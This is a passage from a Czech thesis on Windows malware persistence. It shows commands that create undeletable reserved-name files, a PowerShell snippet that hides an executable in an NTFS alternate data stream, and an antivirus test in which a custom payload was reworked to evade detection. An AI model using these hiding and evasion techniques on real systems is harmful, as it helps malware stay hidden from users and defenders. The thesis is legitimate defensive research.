- Mimo znakovou sadu ASCII mohou být použity i znaky Unicode pro pojmenování souboru, znaky z ASCII tabulky od hodnoty 1 do 31 nemohou být použity a těchto znaků (< > : "/ \| ? *)
- Nesmí se používat rezervovaná systémová jména: CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9 a také je doporučeno nepoužívat tyto jména zakončená koncovkou

Z výše vypsaných pravidel pro pojmenování v systémech Windows je minimálně jedno pravidlo, které lze zneužít. Jedná se o rezervovaná systémová jména, kde jsme byli schopni vytvořit soubory s těmito rezervovanými jmény, viz Výpis 17. Ve Výpisu 17, si můžeme povšimnout použití "\\?\"prefixu. Jedná se o jeden z Win32 jmenných prostorů (namespace) na nejnižší úrovni. Tento namespace je souborový namespace, při I/O operacích řekne Windows API, aby zakázal parsování cesty a odešle příkaz přímo do souborového systému [67]. Taktéž se neprovede kontrola, zda v cestě nejsou použitá rezervována systémová jména. Běžný uživatel nebude moci tyto soubory smazat použitím Windows GUI. Při přidání atributů system nebo hidden, běžný uživatel nebude vůbec vědět, že tyto soubory na disku existují, ale zároveň soubory nelze smazat před odstraněním těchto atributů. Do těchto souborů může být uložen např. škodlivý PowerShell skript nebo důležitá data k fungování malwaru. K vytvoření souboru s rezervovanými jmény není potřeba elevace práv.


```
echo DATA > \\?\C:\Users\Gromovla\Desktop\PRN.txt
more \\?\C:\Users\Gromovla\Desktop\PRN.txt
attrib +h +s \\?\C:\Users\Gromovla\Desktop\PRN.txt
```

Výpis 17: Vytvoření souboru s rezervovaným jménem

4.9.3 Datové proudy - alternativní datový proud


Všechny souborové systémy obsahují datové proudy,jenž jsou složeny ze sekvence bytů. Každý soubor má hlavní nepojmenovaný proud (Main Unnamed Stream) bez ohledu na souborový systém. Nicméně NTFS souborový systém jako jediný z naší vyjmenované trojice podporuje dodatečné pojmenované datové proudy → alternativní datový proud (ADS, Alternate data stream), viz Obrázek 11. [68]

Výše uvedená pravidla pojmenování pro ADS neplatí krom pravidla prvního (nerozlišují se velká a malá písmena). Tedy každý soubor má proud tvořen z dat, která lze vidět při otevření souboru. Každý soubor může obsahovat nespecifikovaný počet ADS. Nejenom soubory, ale také složky mohou obsahovat ADS!



Obrázek 11: Alternativní datové proudy

Primární účel alternativních datových proudů byl, aby související data s hlavním nepojmenovaným datovým proudem byly spravovány dohromady. Například metadata, miniatury ke grafickým programům apod. Jelikož většina souborových systémů nepodporuje ADS, tak se tato vlastnost neuchytila a dokonce většina uživatelů/vývojářů nemá o existenci ADS tušení. Kvůli těmto nedostatkům se využívání ADS nedoporučuje využívat pro legitimní účely, ač aplikace je může využívat tak ostatní aplikace na to nemusí brát ohled a může dojít ke ztrátě dat z ADS (např. při zazipování souboru s ADS pomocí windows exploreru se ADS smažou). Také při přenosu souborů mezi ostatními souborovými systémy dochází ke ztrátě dat v ADS (viz Obrázek 12). Okno z Obrázku 12 vyskočí pouze pokud přemisťujeme soubor, u složky upozornění nedostaneme. ADS jsou propojeny s hlavním proudem, takže přejmenování souboru nemá vliv na ADS. Při přemístění souboru s ADS daty se přemisťují i tyto data, což platí také pro kopírování kdy se kopírují také ADS. Jak už z předchozích textů vyplývá, tak při odstranění souboru se odstraní také ADS.



Obrázek 12: Přesun mezi NTFS a jiným souborovým systémem

Alternativní datové proudy mohou být použity útočníkem, ke skrytí payloadu před antivi-

rovým řešením a zároveň před uživatelem. Data např. ve formě binárního souboru (.exe) nelze spustit napřímo, tuto možnost Microsoft z bezpečnostních důvodů odebral. Pořád, ale lze nahrát data z ADS a spustit proces z paměti počítače.


```
$file = 'test.txt'
get-item -path $file -stream *
$exe = get-content -path payload.exe -stream ':$DATA'
set-content -path $file -stream payload.exe -value $exe
```

Výpis 18: Vytvoření alternativního datového proudu pro text.txt

4.9.4 Obrana

Pro běžné uživatele je velmi obtížné zjistit, zda u některého souboru či složky jsou připojeny také ADS. Jednou z možností zjištění přítomnosti ADS je pomocí kontextové nabídky vlastnosti souborů (viz Obrázek 13). V pravé části Obrázku 13 je možné vidět rozdílné velikosti souboru (Size 15.0KB a Size on disk 292KB). Tato rozdílná velikost souboru může indikovat přítomnost ADS. Datum udávající poslední modifikaci souboru či kdy k němu bylo přistoupeno je možné jednoduše podvrhnout. Podle data modifikace/přístupu k souboru nemůžeme určit, zda soubor obsahuje ADS. Z levé části Obrázku 13 je patrné, že uživatel pomocí kontextovou nabídku vlastnosti složky nezjistí, zda složka obsahuje ADS. Tedy primárně se musí spolehnout na antivirové řešení.

Společnosti mohou využít nástroje PowerShell, přikazové řádky či *streams.exe* (systinternals). Všechny tyto nástroje umí pracovat s ADS a mohou přidat ACL záznam pro auditování všech disků v systému. Poté administrátor může sledovat souborové změny týkající se zápisů do ADS v audit logu.



Obrázek 13: Kde můžeme postřehnout zápis do ADS

4.9.5 Nálezy z praxe

Tato metoda uchování dat v systému na disku je často malwarem využívána. Například backdoor Gazer využívá ADS tímto způsobem k uložení konfiguračních souborů[69]. Winnti malware využil ADS společně s rezervovaným jménem COM1 na uložení payloadu[70].

4.10 Srovnání a shrnutí jednotlivých vybraných metod

U malwaru může útočníkovi záležet kdy se vzorek spustí (pokud chce např. ukrást hesla uživatelů přihlašujících se do operačního systému). Jednotlivé časy kdy se provede spuštění persistentních metod můžeme vidět na seznamu, který popisuje sestupně podle času jednotlivé metody, rozděleny podle stavů ve kterém se počítač nachází:

- START POČÍTAČE
  1. Služby
  2. Naplánovaná úloha - Bootování systému
- PŘIHLÁŠENÍ UŽIVATELE DO SYSTÉMU
  3. Winlogon Userinit | Winlogon Shell

4. RunOnceEx
5. RunOnce | Run Policies | Run - HKLM i HKCU
5. Startup složka - uživatele i počítače
5. Naplánovaná úloha - Přihlášení uživatele
6. BITS práce

- AKCE UŽIVATELE

7. DLL Search Order Hijacking [4]
7. Application shimming [4]
7. Modifikace zkratky [4]

Metody jejichž číselné pořadí je shodné tak jsou spouštěny ve stejném časovém intervalu. Toto pořadí vykonávání bylo sestaveno dle znalostí těchto procesů a také praktickým testem.

Důležitým parametrem pro útočníka je zda metoda persistence potřebuje elevovaná práva, popř. zda je schopna eskalace práv (viz Tabulka 2). Eskalace práv je převážně zajištěna jinými metodami než metodami persistence. Většina malwaru je uložena v uživatelském prostoru, protože zajištění elevovaných práv nemusí být vždy jednoduché ze strany útočníka. Například DLL search order hijacking je jednou z metod, která je využívaná pro obě vlastnosti.

	Elevace	Eskalace
Run	Obě	Ne
RunOnce	Obě	Ne
RunOnceEx	Ano	Ne
IFEO	Ano	Ano
IFEO SilentExit	Ano	Ano
WinLogon	Obě	Ne
Startup folder	Obě	Ne
Modifikace zástupce	Obě	Ne
Naplánovaný úkol	Ano	Ano
Služby	Ano	Ano
DLL Search Order Hijacking	Obě	Ano
Application shimming	Ano	Ano
BITS práce	Ne	Ne
Souborové systémy	Obě	Ne

Elevace - je potřeba elevace pro tuto metodu persistence (možnosti Ano, Ne, Obě)
Eskalace - lze docílit zvýšení oprávnění touto metodou persistence (možnosti Ano, Ne)

Tabulka 2: Srovnání metod persistence z pohledu elevace a eskalace práv

[4]Tyto metody nemusí vždy být spuštěny pomocí akce uživatele, ale jiné zařazení není možné, protože záleží na konkrétním případu kde se tyto metody využijí

Na konec této části ještě ohodnotím jednotlivé metody z mého pohledu. Pro každou metodu persistence udělím známku 1-5 (viz poznámka pod Tabulkou 3). Známka bude udělena ve třech kategoriích a to odhalitelnost, náročnost použití a úspěšnost v čase (zda metoda bude používaná v budoucnu) metody persistence.

	odhalitelnost	Náročnost použití	Úspěšnost v čase
Run	5	2	1
RunOnce	2	3	3
RunOnceEx	2	3	3
IFEO SilentExit	2	2	3
IFEO	3	2	4
WinLogon	3	2	2
Startup folder	5	1	1
Modifikace zástupce	2	2	2
Naplánovaný úkol	3	2	2
Služby	2	3	1
DLL Search Order Hijacking	1	5	1
Application shimming	2	4	4
BITS práce	2	2	2
Souborové systémy	3	2	1

Odhalitelnost - 1 nejnižší míra detekce a 5 nejvyšší
Náročnost použití - 1 nejednodušší na použití a 5 nejsložitější
Úspěšnost v čase - 1 využívána v budoucnu a 5 nevyužívaná


Tabulka 3: Vlastní pohled na vybrané metody persistence

Z mého pohledu DLL Search Order Hijacking je nejsilnější metoda persistence z mnou vybraných metod. Jelikož se jedná o zneužití systémového chování, tak tato těžce odhalitelná metoda persistence tu bude pořád (pokud se nezmění chování vyhledávacího pořadí DLL knihoven).

5 Experiment

Experiment má za úkol otestovat jednotlivé vybrané metody persistence v připraveném prostředí. Prostředím je virtuální počítač s nainstalovaným operačním systémem Windows 10 s nejnovější aktualizací k datu testování (květen 2020). K jednotlivým metodám bude přiložen payload s nízkou detekcí ze strany antivirových řešení (viz Obrázek 15).

Pro experiment byly zvoleny antivirové řešení dle zastoupení na trhu (do této zprávy není zařazen Windows Defender) a podle úrovně ochrany od nezávislé společnosti AV-Test [71] [72]. Společnost AV-Test hodnotí antivirové řešení prostřednictvím škály 0-6 (0 představuje nejhorší známku a opakem je hodnota 6 představující nejlepší známku). Pro testování jsem se rozhodl vybrat antivirové řešení, kterým byla udělena nejlepší známka v kategorii obrana. Většina koncových uživatelů nebude vybírat antivirové řešení podle zastoupení na trhu nebo AV-Testu, ale podle článků velkých technických médií. Proto jsem vybral tři velká média (Tom's guide [73], TechRadar [74], PCMag [75]), které vydaly články o nejlepších antivirových řešení pro rok 2020.



Obrázek 14: Podíl dodavatelů antivirových řešení na trhu k dubnu 2020, dle společnosti OPSWAT zabývající se kybernetickou bezpečností. [76]

5.1 Prostředí a příprava

Jak již bylo zmíněno v úvodu kapitoly, experiment je proveden na virtuálním počítači. Virtuální počítač byl vytvořen pomocí virtualizačního nástroje Oracle VM VirtualBox ve verzi 6.0.18 (r136238). Virtuálnímu počítači byly přiděleny čtyři jádra z procesoru AMD Ryzen 5 3600, 4GB operační paměti a 30GB virtuálního uložiště pro operační systém Windows 10. Virtuální stroj byl připojen k internetu přes virtuální adaptér do NAT sítě hostitele virtuálního stroje.

Na virtuální počítač byl nainstalován operační systém Microsoft Windows 10 Home 64bit ve verzi 1909 (build 18363.778). V operačním systému jsem deaktivoval výchozí antivirové řešení Microsoft Defender a virtuální stroj jsem nakopíroval (naklonoval) pro každé vybrané antivirové řešení. Poté jsem pro každý virtuální stroj nainstaloval zkušební (trial) verzi vybraných antivirových řešení.

Pro experiment jsem zvolil následující antivirové řešení, které byly posléze nainstalovány na jednotlivé virtuální stroje:

- Avast Premium Security (v20.3) od společnosti Avast Software s.r.o.
- Avira Antivirus Pro (v15.0) od společnosti Avira Operations GmbH & Co. KG
- Bitdefender Total Security (v24.0) od společnosti BitDefender
- ESET Smart Security Premium (v16.0) od společnosti ESET
- Kaspersky Security Cloud (v20.0) od společnosti Kaspersky Lab
- McAffee Total Protection (v13.1) od společnosti McAfee Inc.
- Trend Micro Maximum Security (v16.0) od společnosti Trend Micro
- Sophos Home Premium (v3.0) od společnosti Sophos Limited
- Webroot Secure Anywhere (v9.0) od společnosti Webroot Inc.

Všechny výše uvedené společnosti mají své zastoupení v rámci testovaných antivirových řešení od AV-Testu, kromě společnosti ESET (naposled testováno v prosinci 2017) a Sophos (naposled testováno v červnu 2011).

Antivirové řešení od společnosti ESET bylo vybráno kvůli velkému zastoupení na trhu. Rovněž bylo vybráno antivirové řešení od firmy Sophos kvůli doporučení velkých médií, které jejich antivirové řešení hodnotí jako cenově dostupné. Do výběru se nedostalo antivirové řešení Norton 360 od společnosti Symantec Corporation, jelikož v době testování nenabízel žádnou zkušební verzi (trial). Z výběru jsem odebral antivirové řešení AVG, jelikož je vlastněno společností Avast Software s.r.o. a jejich výsledky by byly pravděpodobně velmi podobné. Dále do testovaných řešení byly zařazeny dvě antivirové řešení poskytované uživatelům zdarma:

- Avast Free Antivirus (v20.3) od společnosti Avast Software s.r.o.
- Windows Defender (v4.18) od společnosti Microsoft Corporation

Tyto dvě zdarma poskytované antivirové řešení tvoří většinu podílu na trhu. Avast Free Antivirus tvoří 11.4% z jejich 11.93% (viz Obrazek 14) celkového podílu na trhu [71]. Dle generálního ředitele Microsoft ATP, Tanmay Ganacharya Windows Defender tvoří ~50% z celkového podílu na trhu k srpnu 2019. [77]

Antivirová řešení byla ponechána v původním nastavení. Všechny vybrané antivirové programy jsem aktualizoval. Po dokončení aktualizace jsem pro každé antivirové řešení restartoval virtuální počítač, abych předešel nesprávnému fungování. Jako poslední krok přípravy jsem vytvořil snímek[5] (snapshot) virtuálního stroje.

[5]Snímek je vlastnost nástroje Oracle VM Virtualbox, která umožňuje virtuálnímu počítači vytvořit kopii aktuálního stavu a kdykoliv se vrátit k tomuto stavu

5.2 Metodika

Pro každou testovanou metodu persistence byl vytvořen installer [6], který danou metodu zastupoval. Tento způsob byl zvolen ke snížení detekce installeru, oproti umístění všech metod do jedné aplikace. Dále byl vytvořen payload zastupující reálnou malwarovou hrozbu. Pokud se jednalo o metodu persistence, která využívá DLL (RunOnceEx, DLL Search Order Hijacking, Application Shimming) tak byl ještě vytvoře loader[7], který byl nainstalován installerem a spouštěl payload. Installer a payload (popř. loader) byly umístěny do společné složky na systémový disk virtuálního počítače. Jako další krok jsem se rozhodl otestovat payload, abych ověřil zda je tento payload není odhalen antivirovým řešením ještě před použitím persistentní metody. V případě odhalení payloadu antivirovým řešením (signaturou nebo heuristikou metodou) se pokusím strukturu payloadu modifikovat tak, aby nadále nebyl detekován. Následně byl virtuální stroj vrácen na předem vytvořený snímek.


Po každém vrácení na vytvořený snímek následovala aktualizace antivirového řešení. Dalším krokem bylo spuštění installeru přes cmd.exe, který nainstaloval metodu persistence pro zvolený payload. Po restartování operačního systému došlo ke spuštění payloadu pomocí persistentní metody za předpokladu, že nebyl odhalen antivirovým řešením. V posledním kroku byl spuštěn sken (pokud bylo možno tak byl zvolen rychlý sken) počítače antivirovým řešením.

Lehce odlišná byla metodika u testování persistentních metod spojenými se souborovým systémem (rezervované systémové jména, atributy souborů a ADS). Byl stažen vzorek malwaru, který byl detekován všemi vybranými antivirovými řešeními [78]. Tento malware byl skryt pomocí metod zajišťujících persistenci na disku. Po spuštění virtuálního prostředí byla vypnuta ochrana v reálnem čase, aby malware mohl být umístěn na disk pomocí metody persistence. Byl vytvořen installer obsahující jednu ze souborových persistentních metod, který malware stáhnul a aplikoval persistentní metodu. Nakonec byl na složku, ve které se nacházel skrytý malware spuštěn manuální anitivirový test.

5.3 Testování

Pro testování byl vytvořen jednoduchý payload, který není odhalitelný antivirovým řešením. Tímto způsobem, jsem chtěl otestovat jak antivirové řešení bude reagovat na metody persistence u nového malwaru nebo malwaru nové generace. Tyto viry by neodhalily, ale metody persistence se nemění tak často jako metody krytí (evasion) malwarů. Podle skenování metod persistence by mohl upozornit uživatele nebo poslat vzorek na diagnostiku. Pro tento účel jsem prvotně vytvořil jednoduchý ransomware, který šifroval jeden soubor za půl minuty. Jenomže jsem si neuvědomil, že většina antivirových řešení využívá ochranu proti ransomwaru a automaticky chrání soubory uživatele před zápisem do již vytvořených souborů. Proto jsem zvolil ještě jednodušší payload a to monitorování statusu uživatele. Tento payload odesílal email při přihlášení uživatele do systému a při odhlášení (detekce viz Obrázek 15).

[6] Program, instalující metodu persistence pro payload nebo loader
[7] Program, starající se o spuštění payloadu



Obrázek 15: Detekce payloadu status na portálu VirusTotal

Reakci antivirových nástrojů na testovací metodiku a jednotlivé metody persistence s přiloženým payloadem můžeme vidět v Tabulce 4.

Tabulka 4: Detekce antivirových řešení na metody persistence


	Run (HKLM\HKCU)	RunOnce (HKLM\HKCU)	RunOnceEx (HKLM)	Winlogon (HKLM\HKCU)	IFEO	IFESE	Startup Folder	Modifikace zkratek	Naplánovaná úloha	Služba	BITS práce	App Shimming	DLL Search Order Hijacking
Avast Premium Security	✓	✓	✗	✓	✓	✗	✓	✗	✓	✗	✗	✗	✗
Avira Antivirus Pro	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Bitdefender Total Security	✓	✓	✓	✗	✗	✗	✗	✓	✓	✗	✓	✗	✗
ESET Smart Security Premium	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Kaspersky Security Cloud	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
McAffee Total Protection	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Trend Micro Maximum Security	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Sophos Home Premium	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Webroot Secure Anywhere	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗
Avast Free Antivirus	✓	✓	✗	✓	✓	✗	✓	✗	✓	✗	✗	✗	✗
Windows Defender	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗

Červený křížek znamená neúspěch, zelená fajfka znamená úspěch antivirového řešení.


Při testování byl installer odhalen manuálním skenem antivirovým řešením Avira. Loader neoznačil za malware, ale pouze jej chtěl odeslat na jejich servery. Až potom mohl být installer spuštěn.

Manuálním skenem vždy payload prošel, ale při testování manuálním spuštěním byl odhalen a to antivirovými řešeními Avira, Bitdefender a Kaspersky. Bitdefender označoval payload za malware při testování manuálním spuštěním, který jej zařadil do rodiny SUSPICIOUS-BEHAVIOR. Nepovedlo se mi upravit payload tak, aby Bitdefender payload nezachytil. Tudíž některé výsledky tohoto antivirového řešení jsou zkresleny odhalením samotného bežícího payloadu a ne pomocí persistentních metod. Avira při manuálním skenu chtěla payload odeslat na

jejich servery, ale nebyl označen za malware. To se změnilo při testování persistentní metody RunOnceEx kdy byl payload označen za malware patřící do rodiny HEUR/APC. V tento moment byla vytvořena nová verze payloadu, který už nebyl odhalen tímto antivirovým řešením. Nicméně nová verze payloadu byla odhalena antivirovým řešením Kaspersky, který označil za malware z rodiny Trojan-Spy.MSIL.Agent.gen. Tím pádem byla potřeba vytvořit další verzi payloadu, která nebyla zachycena antivirovými řešeními Avira a Kaspersky po dobu testování.



Obrázek 16: Hlavička emailu odeslaného z virtuálního prostředí společnosti Avast, který payload otestoval



Obrázek 17: Detekce vzorku malwaru na portálu VirusTotal

Reakci na metodiku testování a metody persistence payloadu na disku operačního systému mužete vidět v Tabulce 5

	Atributy	Rezervovaná jména	ADS soubor	ADS složka
Avast Premium Security	✓	✓	✓	✓
Avira Antivirus Pro	✓	✓	✗	✗
Bitdefender Total Security	✓	✓	✓	✓
ESET Smart Security Premium	✓	✓	✓	✓
Kaspersky Security Cloud	✓	✓	✓	✓
McAffee Total Protection	✓	✓	✗	✗
Trend Micro Maximum Security	✓	✓	✓	✓
Sophos Home Premium	✓	✓	✗	✗
Webroot Secure Anywhere	✓	✓	✗	✗
Avast Free Antivirus	✓	✓	✓	✓
Windows Defender	✓	✓	✓	✓

Červený křížek znamená neúspěch, zelená fajfka znamená úspěch antivirového řešení.

Tabulka 5: Detekce antivirových řešení na metody persistence payloadu na disku operačního systému

5.4 Zhodnocení experimentu

Na základě provedeného experimentu lze konstatovat, že antivirová řešení nemusí být schopna detekovat nový malware a novou generaci malwarů při předpokladu, že by využívaly nějakou z vybraných metod persistence. Nejlépe dopadly antivirové řešení od společnosti Avast a Bitdefender. Kdy odhalily přes polovinu persistentních malwarů. Avast dopadl o něco lépe, protože Bitdefender označoval payload jako škodlivý při manuálním testování. U testování šlo vidět, že Avast bere v úvahu metody persistence k odhalení malwaru.

Za zmínku určitě stojí, antivirové řešení od společností Avira a Kaspersky přidaly testovaný payload do databáze signatur malwarů.

Ostatní antivirová řešení nedosáhly očekávaných výsledků, pozitivem bylo velké procento odhalení u metod persistence payloadu na disku. Kde jsem nečekal 100% úspěšnost při zápisu payloadu do složky s rezervovaným jménem. Ale na druhé straně tohoto pozitivního zjištění stojí fakt, že 4 antivirové řešení nebyly schopny odhalit metodu persistence přes ADS, která je tady již od roku 1993.

6 Závěr

Cílem práce bylo vytvořit rešerši aktuálního stavu na poli metod persistence škodlivého kódu v operačním systému Windows. Implementovat vybrané metody persistence a otestovat řešení v připraveném prostředí. V poslední řade vyhodnotit experiment a prezentovat výsledky. Na závěr bych tímto rád konstatoval, že všechny body práce byly splněny v plné míře.

Práce je rozdělena na dvě hlavní části. V první kapitole se věnuji vybraným metodám persistence pro operační systém Windows. Druhá část je věnována experimentu, ve kterém jsem otestoval implementace vybraných metod persistence. Metody jsem otestoval ve virtuálním prostředí s předinstalovanými antivirovými nástroji.

V první části práce se věnuji metodám persistence zajišťující opakované spuštění viru v počítači oběti. U popisu všech metod persistence jsou popsány i možnosti obrany, které jsou rozděleny zvlášť pro společnosti a uživatele. Při popisu obrany je zjištěno, že uživatelé mají méně možností obrany než společnosti a musí se spolehnout na antivirová řešení. Důvodem je dostupnost pokročilých nástrojů v Enterprise verzích systému Windows a přístup k rozšířené množině nastavení, jako mohou být nastavení spojené s doménou a jiné. Rozdílný je i náhled na uživatele. Kde běžný uživatel disponuje jinými znalostmi než odborník spravující počítačové systémy společnosti. Pro všechny metody persistence jsou vypsány vzorky malwaru, které tyto metody využily v praxi. V závěru práce se věnuji porovnání metod persistence a prezentaci vlastního názoru na využitelnost jednotlivých metod. Praktickým výstupem je sada implementovaných vzorků persistentních metod, které mohou být použity k akademickým účelům.

V druhé části práce se zaměřuji na experiment s metodami persistence. Tento experiment je proveden pomocí předních antivirových řešení. Experiment spočíval v otestování reakce antivirových řešení na metody persistence spolu s payloadem simulujícím novou malware hrozbu nebo novou generaci malwaru.

Výsledky experimentu ukázaly nepřipravenost antivirových řešení na rozeznání malwaru využívající jednu ze zvolených metod persistence. Experiment ukázal, že antivirové řešení společnosti Avast, které v testu dopadlo nejlépe, detekovalo pouze některé metody persistence. Úspěšnost detekce byla ovšem menší než 50%. Za zmínku stojí antivirová řešení Bitdefender, Avira a Kaspersky. Bitdefender, za nejvyšší citlivost na payload ze všech testovaných řešení. Avira a Kaspersky za překvapivě rychlé přidání vzorků payloadu do vlastních databází malwarů.

Na základě výsledků práce lze doporučit další zkoumání možností persistence na operačním systému Windows. Antivirové společnosti mohou zařadit metody persistence do skenovacího cyklu antivirového řešení k zjištění malwarové hrozby.

Literatura

1. *How does anti-malware work?* [online] [cit. 2019-09-25]. Dostupné z: https://blog.malwarebytes.com/101/2015/12/how-does-anti-malware-work/.
2. DANIEL UROZ, Ricardo J. Rodríguez. *Characteristics and detectability of Windows autostart extensibility points in memory forensics*. Elsevier, 2019.
3. *GREYENERGY A successor to BlackEnergy* [online] [cit. 2018-10]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf.
4. *Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant* [online] [cit. 2018-03-08]. Dostupné z: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/hidden-cobra-targets-turkish-financial-sector-new-bankshot-implant/.
5. *FinFisher exposed: A researcher's tale of defeating traps, tricks, and complex virtual machines* [online] [cit. 2018-03-01]. Dostupné z: https://www.microsoft.com/security/blog/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/.
6. *Double DragonAPT41, a dual espionage andcyber crime operation* [online] [cit. 2019]. Dostupné z: https://content.fireeye.com/apt-41/rpt-apt41.
7. *LOJAX First UEFI rootkit found in the wild, courtesy of the Sednit group* [online] [cit. 2018-09]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf.
8. *Delphi Used To Score Against Palestine* [online] [cit. 2017-06-09]. Dostupné z: https://blog.talosintelligence.com/2017/06/palestine-delphi.html.
9. *KONNI: A Malware Under The Radar For Years* [online] [cit. 2017-03-03]. Dostupné z: https://blog.talosintelligence.com/2017/05/konni-malware-under-radar-for-years.html.
10. *Change Default File Association* [online] [cit. 2018-10-17]. Dostupné z: https://attack.mitre.org/techniques/T1042/.
11. *Persistence using RunOnceEx – Hidden from Autoruns.exe* [online] [cit. 2018-03-21]. Dostupné z: https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/.
12. *WannaCry Malware Profile* [online] [cit. 2017-03-23]. Dostupné z: https://www.fireeye.com/blog/threat-research/2017/05/wannacry-malware-profile.html.
13. *A Technical Analysis of WannaCry Ransomware* [online] [cit. 2017-05-16]. Dostupné z: https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/.
14. *InvisiMole: Surprisingly equipped spyware, undercover since 2013* [online] [cit. 2018-06-07]. Dostupné z: https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/.

15. *Dynamic-Link Library Search Order* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order?redirectedfrom=MSDN.

16. *Is "NT AUTHORITY\SYSTEM" a user or a group?* [online] [cit. 2017-06-05]. Dostupné z: https://superuser.com/questions/1067246/is-nt-authority-system-a-user-or-a-group/1216142#1216142.

17. *Basic security audit policy settings* [online] [cit. 2017-04-19]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-security-audit-policy-settings.

18. *Advanced security audit policies* [online] [cit. 2017-04-19]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/advanced-security-auditing.

19. *Launch Points*. Dostupné také z: https://www.silentrunners.org/launchpoints.html.

20. *Registry Value Types* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-value-types.

21. *What the various registry data types mean is different from how they are handled* [online] [cit. 2009-02-09]. Dostupné z: https://devblogs.microsoft.com/oldnewthing/20090205-00/?p=19243.

22. *Predefined Keys* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/predefined-keys.

23. *32-bit and 64-bit Application Data in the Registry* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/winprog64/shared-registry-keys.

24. *32-bit and 64-bit Application Data in the Registry* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/32-bit-and-64-bit-application-data-in-the-registry.

25. *Registry* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry.

26. *Run and Runonce Registry Keys - Win32 Apps*. Dostupné také z: https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys.

27. *Standard user: RunOnce and RunOnceEx are not being executed*. Dostupné také z: https://support.microsoft.com/en-us/help/2021405/standard-user-runonce-and-runonceex-are-not-being-executed.

28. *Description of the RunOnceEx Registry Key*. Dostupné také z: https://support.microsoft.com/en-us/help/232487/description-of-the-runonceex-registry-key.

29. *Oddvar Moe*. Dostupné také z: https://mvp.microsoft.com/en-us/PublicProfile/5001815?fullName=Oddvar%20%20Moe.

30. *Launch Points* [online] [cit. 2018-03-21]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys.

31. *Image File Execution Options* [online] [cit. 2004-04-28]. Dostupné z: https://docs.microsoft.com/en-us/archive/blogs/junfeng/image-file-execution-options.

32. *GFlags*. Dostupné také z: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags.

33. *How NTFS Works* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/secauthn/winlogon-and-credential-providers.

34. *FIN8 is Back in Business, Targeting the Hospitality Industry* [online] [cit. 2019-06-10]. Dostupné z: https://blog.morphisec.com/security-alert-fin8-is-back.

35. *TRITON Actor TTP Profile, Custom Attack Tools, Detections, and ATTCK Mapping* [online] [cit. 2019-04-10]. Dostupné z: https://www.fireeye.com/blog/threat-research/2019/04/triton-actor-ttp-profile-custom-attack-tools-detections.html.

36. *Chafer used Remexi malware to spy on Iran-based foreign diplomatic entities* [online] [cit. 2019-01-30]. Dostupné z: https://securelist.com/chafer-used-remexi-malware/89538/.

37. *Diplomats in Eastern Europe bitten by a Turla mosquito* [online] [cit. 2018-01]. Dostupné z: https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf.

38. *Threat Research Clandestine Fox, Part Deux* [online] [cit. 2014-06-10]. Dostupné z: https://www.fireeye.com/blog/threat-research/2014/06/clandestine-fox-part-deux.html.

39. *Shell Links* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/shell/links#about-shell-links.

40. *Creating a Custom Compatibility Fix in Compatibility Administrator* [online] [cit. 2019-05-09]. Dostupné z: https://docs.microsoft.com/en-us/windows/deployment/planning/creating-a-custom-compatibility-fix-in-compatibility-administrator.

41. *Malicious Application Compatibility Shims* [online] [cit. 2015]. Dostupné z: https://www.blackhat.com/docs/eu-15/materials/eu-15-Pierce-Defending-Against-Malicious-Application-Compatibility-Shims-wp.pdf.

42. *Dynamic-Link Libraries* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-libraries.

43. *Advantages of Dynamic Linking* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/dlls/advantages-of-dynamic-linking.

44. *Dynamic-Link Library Redirection* [online] [cit. 2018-05-31]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-redirection.

45. *Mahalo FIN7: Responding to the Criminal Operators' New Tools and Techniques* [online] [cit. 2019-11-10]. Dostupné z: https://www.fireeye.com/blog/threat-research/2019/10/mahalo-fin7-responding-to-new-tools-and-techniques.html.

